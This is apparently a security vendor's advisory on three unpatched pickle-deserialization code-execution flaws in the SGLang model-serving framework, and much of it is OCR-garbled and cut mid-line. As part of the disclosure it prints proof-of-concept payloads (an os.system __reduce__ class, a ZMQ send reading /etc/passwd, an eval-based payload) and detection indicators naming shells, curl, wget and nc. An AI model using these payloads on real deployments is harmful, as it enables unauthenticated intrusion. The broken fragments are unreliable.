e Pipeline: Critical RCE ies in SGLang's LLM Serving

TABLE OF CONTENTS

The Orca Security Research Pod continuously investigates the security posture of widely adopted AI/ML infrastructure. During a focused audit of LLM serving frameworks, I discovered multiple unsafe deserialization vulnerabilities in SGLang, a popular open-source framework for serving large language models and multimodal AI models. These findings were coordinated through CERT/CC (case VU#665416), with additional analysis contributed by CERT/CC vulnerability researcher Christopher Cullen.

Three CVEs have been assigned: CVE-2026-3059, CVE-2026-3060, and CVE-2026-3989. The first two allow unauthenticated remote code execution against any SGLang deployment that exposes its multimodal generation or disaggregation features to the network. The third involves insecure deserialization in a crash dump replay utility. At the time of publication, the SGLang maintainers have not responded to coordinated disclosure efforts, and no official patch is available.

Quick Overview

	CVE-2026-3059	CVE-2026-3060	CVE-2026-3989
	Multimodal generation ZMQ broker (`scheduler_client.py`)	Disaggregation encoder receiver (`encode_receiver.py`)	Crash dump replay script (`replay_request_dump.py`)
	CWE-502 Deserialization of Untrusted Data)	CWE-502 (Deserialization of Untrusted Data)	CWE-502 (Deserialization of Untrusted Data)
	9.8 Critical	9.8 Critical	7.8 High
	AV:N/AC:L/PR:N/UI:N/S: U/C:H/I:H/A:H	AV:N/AC:L/PR:N/UI:N/S: U/C:H/I:H/A:H	AV:L/AC:L/PR:N/UI:R/S: U/C:H/I:H/A:H

	CVE-2026-3059	CVE-2026-3060	CVE-2026-3989
	Network	Network	Local
Authentication	None	None	None
User Interaction	None	None	Required
Affected Versions	≥ 0.5.5 through latest (0.5.9 at time of publication)	All versions with disaggregation module	All versions containing `replay_request_dump.py`
Fix Available	No	No	No

CVSS Rationale

CVE-2026-3059 and CVE-2026-3060 score 9.8 because the ZMQ broker binds to all available network interfaces (`tcp://*`) by default with zero authentication, and the `pickle.loads()` call executes immediately on any received payload. An attacker with network access to the exposed port needs nothing else – no credentials, no user interaction, no complex race conditions. The result is full code execution in the context of the SGLang process. This is a textbook unauthenticated network RCE.

Note: The 9.8 base score reflects severity when the affected feature is active. The multimodal gation modules must be explicitly enabled; default text-only SGLang se the vulnerable broker.

.8 High (AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H). While the impact upon he network RCEs – full arbitrary code execution – the attack gfully different. This is a debugging utility in a directory; exploitation requires an attacker to plant a malicious `.pkl` l manually load it, via write access to a crash dump directory or social s the systemic nature of unsafe pickle usage throughout the SGLang

e serving framework developed by LMSYS for running large language l models in production. It supports a wide range of popular models – k, Mistral, and Skywork – and provides OpenAI-compatible API endpoints. SGLang is designed for high-throughput, low-latency inference and is used across research labs and production deployments. In most production environments, SGLang runs inside containerized GPU inference infrastructure – Kubernetes pods, Docker containers, or dedicated GPU nodes. Compromising an SGLang instance could expose model weights, inference data, API credentials, GPU workloads, and potentially provide a pivot point into the surrounding cluster environment.

Technical Analysis

Root Cause: Python's `pickle` on Untrusted Network Data

All three vulnerabilities share a single root cause: the use of Python's `pickle` module to deserialize data from untrusted sources.

Python's own documentation explicitly warns that the pickle module is not secure and should never be used to deserialize untrusted data. The reason is fundamental to how pickle works – a pickle stream doesn't just encode data, it encodes instructions for reconstructing Python raft a pickle payload whose reconstruction instructions include chieving full code execution the moment `pickle.loads()` runs.

f vulnerability. The same pattern has led to RCE in other ML serving -2024-9053 in vLLM and CVE-2025-10164 in a previous SGLang ce of pickle-based deserialization in ML tooling is a systemic odebase contains over 20 instances of `pickle.loads()` across

zation Becomes Code Execution

vith Python internals, it's worth understanding *why*
usted data is equivalent to `eval()`.

When Python pickles an object, it stores instructions for how to rebuild that object later. These instructions include which callable to invoke and what arguments to pass. The `__reduce__` method on a Python class controls this process – it tells pickle how to "reduce" an object to a reconstructable form. Critically, the callable specified in `__reduce__` is not restricted to constructors. It can be any callable, including `os.system`, `subprocess.Popen`, or `eval`.

Here is the core of our proof-of-concept payload:

```
class RCEPayload:
    def __init__(self, cmd):
        self.cmd = cmd
    def __reduce__(self):
        return (os.system, (self.cmd,))
```

When `pickle.loads()` processes a serialized `RCEPayload`, it doesn't reconstruct an `RCEPayload` instance. Instead, it calls `os.system(cmd)` executing an arbitrary shell command. The pickle protocol faithfully follows the stored instructions with no sandboxing, no allowlisting, and no type checking.

The serialized payload is just bytes on the wire. There's nothing in the pickle bytestream that
from "malicious instruction." From the ZMQ broker's perspective, it
`le.loads()`, and execution happens before any application-level

al Generation Broker – Full Code Flow

surface, we need to trace the complete path from server startup to

SGLang's diffusion server:

```
timodal_gen.runtime.launch_server \
bilityai/stable-diffusion-3-medium \
```

The FastAPI application lifecycle hook automatically starts the ZMQ broker as a background task:

```
@asynccontextmanager
async def lifespan(app: FastAPI):
    # ...
    broker_task = asyncio.create_task(run_zeromq_broker(server_args))
    yield
    broker_task.cancel()
```

The broker starts automatically as part of the application lifecycle when the multimodal server is running.

Step 2: Broker Binds to All Interfaces

The broker opens a ZeroMQ REP socket and binds to `tcp://*:{broker_port}`:

```
async def run_zeromq_broker(server_args: ServerArgs):
    ctx = zmq.asyncio.Context()
    ket(zmq.REP)
    = f"tcp://*:{server_args.broker_port}"  # ALL interfaces
    er_endpoint)
```


ans the broker listens on all available network interfaces –

s LAN IP, any public IP, and any container/pod network interface. The

`tp_port + 1`. In the launch example above (`--port 8000`), the

1. With SGLang’s default HTTP port of 30000, the broker would be

xists as a field in `ServerArgs`, the original code ignores it and

*.

ıtion of Network Data

ceives raw bytes and passes them directly to `pickle.loads()`:

```
while True:
        try:
            payload = await socket.recv()
            request_batch = pickle.loads(payload)  # ⟵ RCE here
            logger.info("Broker received an offline job from a client.")
            response_batch = await async_scheduler_client.forward(request_batch)
            await socket.send(pickle.dumps(response_batch))
        except Exception as e:
            logger.error(f"Error in ZMQ Broker: {e}", exc_info=True)
            try:
                await socket.send(pickle.dumps({"status": "error", "message": str(
            except Exception:
                pass
```

There are zero security boundaries between `socket.recv()` and `pickle.loads()`. No authentication check. No message format validation. No source IP filtering. No TLS. The ZMQ REP socket accepts connections from any source, and the first thing the code does with the received bytes is deserialize them with pickle.

Note also that the exception handler catches the error *after* the payload has already been deserialized and executed – the `except` block cannot prevent the RCE, it only handles

he exploit is minimal – a standard ZMQ REQ socket and a pickle

```
.REQ)
{target}:{port}")

s(RCEPayload("id; cat /etc/passwd"))
```

exploit. The attacker connects, sends one ZMQ message, and the
MQ REP/REQ pattern even sends a response back, confirming that
message.

CVE-2026-3060: Disaggregation Encoder Receiver

The same pickle deserialization pattern exists in a completely separate component – SGLang's encoder parallel disaggregation system in `encode_receiver.py` (lines 202 and 643).

This module is activated when a user passes the `--encoder-transfer-backend zmq_to_scheduler` flag, enabling ZMQ-based transfer between encoder and scheduler components. Like the multimodal broker, it binds a ZMQ socket to `tcp://*` and calls `pickle.loads()` on incoming payloads without authentication.

The attack mechanics are identical to CVE-2026-3059, but the code is maintained by a different team within the SGLang project (@ByronHsu, @hnyls2002, @ShangmingCai). This is worth noting because it means patches – if they ever arrive – may land on different timelines for the two components.

CVE-2026-3989: Crash Dump Replay Script

ump.py utility in `scripts/playground/` loads `.pkl` files with
alidation:

```
es):


load(open(f, "rb"))
(tmp, dict) and "requests" in tmp:
xtend(tmp["requests"])

xtend(tmp)
```

eplay crash dumps generated by SGLang when `--crash-dump-`
e's the attack scenario in concrete terms:

1. SGLang writes crash dump `.pkl` files to a configured directory (e.g., `/data/sglang_crash_dump/`).
2. An attacker with write access to that directory – or who can supply a file via social engineering ("can you replay this crash dump for me?") – drops a malicious `.pkl` file.
3. The operator runs: `python3 replay_request_dump.py --input-file /data/sglang_crash_dump/malicious.pkl`
4. `pickle.load()` executes the attacker's payload.

The PoC for this CVE (developed by CERT/CC) uses a payload that returns a valid `{'requests': []}` structure after executing its code, so the script continues running normally – the operator may not even notice the execution:

```
class POC:
    def __reduce__(self):
        payload = (
            "(__import__('pathlib').Path('poc_marker.txt').write_text("
            "'pickle payload executed\\n', encoding='utf-8'), {'requests': []})[1]
        )
        return (eval, (payload,))
```


lysis

d disclosure, CERT/CC vulnerability researcher Christopher Cullen
tch with two changes:

ding (effective)

```
all interfaces
cp://*:{server_args.broker_port}"

ocalhost by default
```

```
roker_host or "127.0.0.1"
tcp://{host}:{server_args.broker_port}"
```

This eliminates remote exploitation entirely. Even if pickle deserialization remains, an attacker would need local access to the machine.

Change 2: msgpack serialization with pickle fallback (partial)

The patch introduces `_pack()` / `_unpack()` functions that prefer msgpack but fall back to pickle:

```
def _unpack(b: bytes) -> Any:
    try:
        return _from_basic(msgpack.unpackb(b, raw=False))
    except Exception:
        return pickle.loads(b)  # Fallback still vulnerable
```

This is a pragmatic transition mechanism – it allows existing pickle-speaking components to continue working while new messages use msgpack. However, the fallback means that an attacker who crafts a payload that deliberately fails msgpack parsing (which any valid pickle stream will) still reaches `pickle.loads()`.

With the localhost binding in place, this is a local-only risk and acceptable for a transitional fix.
ding, the msgpack wrapper alone would not prevent remote

lerClient class also still uses `send_pyobj()` / `recv_pyobj()`
ed methods), but these connect to internal scheduler endpoints rather
making them lower priority.

s together are effective as an immediate mitigation. The long-term fix
`pickle.loads()` instances throughout the codebase with safe
t engineering effort that the vendor would need to own.

26-3059 / CVE-2026-3060)

ang with multimodal generation or disaggregation features enabled.

ds to `tcp://*:{port}`, accessible from the network.

3. The attacker connects to the exposed port and sends a pickle payload containing a malicious `__reduce__` method.
4. SGLang calls `pickle.loads()` on the payload, triggering arbitrary code execution.
5. The attacker has code execution with the full privileges of the SGLang process.

No authentication. No headers. No API keys. Just a raw TCP connection and a pickle bytestream.

Affected Versions

Component	Introduced	Affected Range	Fixed Version
`multimodal_gen` (CVE-2026-3059)	Commit `7bc1dae09` (2025-11-05)	≥ 0.5.5 through latest (0.5.9+)	None
Disaggregation module (CVE-2026-3060)	Present in all versions with ZMQ disaggregation	All versions with feature	None
`replay_request_dum` `p.py` (CVE-2026-3989)	Present since script creation	All versions	None

e

	Event
	Vulnerability discovered by Igor Stepansky (Orca Security)
	GitHub Security Advisory (GHSA-3cp7-c6q2-94xr) submitted to SGLang
	Report submitted to CERT/CC

	Event
	CERT/CC creates case VU#665416; vendor invited
2026-02-09	PoC files uploaded and validated
2026-02-10	CERT/CC confirms disclosure date of March 26, 2026
2026-02-17	CERT/CC reaches out directly to SGLang maintainers; no response
2026-02-23	CVE-2026-3059 and CVE-2026-3060 assigned; CERT/CC indicates plans to contact CISA for additional assistance
2026-03-02	CERT/CC develops proposed patch (msgpack + localhost binding)
2026-03-03	GHSA-wxjp-55q2-vg27 opened with patch proposal
2026-03-11	CVE-2026-3989 identified by CERT/CC (Christopher Cullen); CVE assigned

Despite multiple contact attempts through GitHub Security Advisories and direct email by CERT/CC – including outreach to CISA for assistance – the SGLang maintainers did not respond at any point during the coordination process. No vendor statement was obtained, and no official patch has been released.

xploitation of these specific vulnerabilities has been observed in the
ition.

nal proof-of-concept code for CVE-2026-3059 and CVE-2026-3060
th CERT/CC during coordination. A PoC for CVE-2026-3989 was
iven the trivial nature of pickle deserialization exploits, weaponization

ultimodal generation and disaggregation features must be explicitly
59 and CVE-2026-3060 to be exploitable. Default SGLang text-only
e not affected by these two CVEs. However, any deployment running
`multimodal_gen` or disaggregation with ZMQ transport is immediately vulnerable if the broker port is network-reachable.

Detection Guidance

Network-level indicators for CVE-2026-3059 / CVE-2026-3060:

- Monitor for unexpected inbound TCP connections to the ZMQ broker port (default: `http_port + 1`). ZMQ traffic on this port from external or untrusted source IPs is anomalous.
- ZMQ uses a specific wire protocol – a ZMTP handshake followed by message frames. Network IDS signatures for ZMTP on unexpected ports can flag exposure.

Host-level indicators:

- Unexpected child processes spawned by the SGLang Python process (e.g., `/bin/sh`, `curl`, `wget`, `nc`).
- File creation in unusual locations by the SGLang process (e.g., `/tmp/pwned`, reverse shell

ns from the SGLang process to unexpected destinations.

tion. Ensure ZMQ broker ports (default: `http_port + 1`) are not
d networks. Use firewall rules to restrict access to localhost or known

flags. If you are not using multimodal generation or disaggregation are not enabled.

andling. Do not run `replay_request_dump.py` on `.pkl` files from untrusted sources or shared directories with weak permissions.

Proposed Patch (Unmerged)

As detailed in the Patch Analysis section above, CERT/CC vulnerability researcher Christopher Cullen developed a proposed patch that binds the ZMQ broker to localhost by default and replaces pickle with msgpack serialization (with a transitional pickle fallback). This patch has been submitted to the SGLang maintainers via GitHub Security Advisory GHSA-wxjp-55q2-vg27 but has not been merged. Users may apply similar mitigations manually.

Long-Term Recommendation

SGLang's codebase contains more than 20 instances of `pickle.loads()` and related unsafe deserialization calls. A comprehensive audit and migration to safe serialization formats (msgpack, JSON, or Protocol Buffers) is necessary to address the systemic risk.

: Pickle in AI/ML Infrastructure

ding. Unsafe pickle deserialization is arguably the most prevalent ython AI/ML ecosystem. The pattern repeats across model serving lines, model registries, and utility scripts.

able: pickle is convenient. It serializes arbitrary Python objects with r fast-moving ML projects focused on model performance rather ickle is the path of least resistance. But that convenience comes at a ds()` call on untrusted input is an implicit `eval()`.

pen-source LLM serving infrastructure should audit their sage, restrict network access to internal communication endpoints,

ialization of external data as a critical security boundary.

How can Orca Help?

The Orca Platform secures AI as an evolution of its core capabilities identifying, prioritizing, and remediating risk across cloud environments. With Orca, customers can:

- inventory of AI models, cloud-managed AI services, unmanaged apps and other self-hosted AI frameworks
- pinpoint where AI models and tools are running
- detect sensitive data on the assets running AI projects, including training or fine-tuning datasets, as well as AI files
- prioritize and remediate AI vulnerabilities and risks to AI workloads

To learn more or see the Orca Platform in action, schedule a personalized 1:1 demo.


Acknowledgments

Igor Stepansky (Orca Security) – vulnerability discovery, PoC development, and coordinated disclosure for CVE-2026-3059 and CVE-2026-3060

'CC) – coordination, patch development, CVE-2026-3989 discovery,
horing

:ion (VU#665416)


icles



PRODUCT INFO

When AI Accelerates the Offense, Coverage Gaps Become Catastrophic

Apr 20, 2026



REPORT

Orca Security Recognized in the 2026 TAG Enterprise AI Security Handbook


Apr 16, 2026

curity in 2026:
IVE

oop

erything you need to know about cloud security and our latest

Submit



CHAT WITH US

See Orca Security in Action

Gain visibility, achieve compliance, and prioritize risks with the Orca Cloud Security Platform.

Chat with an Orca Expert

No Slack account required.

Stay in touch

Get cloud security insights and the latest Orca news

* Email Address

Submit

Platform

CLOUD SECURITY PLATFORM

Cloud Native Application Protection

Vulnerability Management

y

ent (CSPM)

Management (CIEM)

rm (CWPP)

(AI-SPM)

rity

DR)

nt (DSPM)

TECHNOLOGY ECOSYSTEM

Integrations

Amazon Web Services

Microsoft Azure

Google Cloud Platform

Oracle Cloud

Alibaba Cloud

Tencent Cloud

ons

gy Partner Security Competency

- FedRAMP Moderate Authorized
- ISO/EC 27001 Information
- ISO/EC 27017 Information
- ISO/EC 27018 Information
- ISO/EC 27701 Privacy
- PCI SAQ-D
- SOC 2 TYPE II Certified
- 2022 AWS Global Security Partner of the Year
- Star Level One: Self-Assessment Cloud Security Alliance
- CSA Trusted Cloud Provider Cloud Security Alliance
- IRAP Certification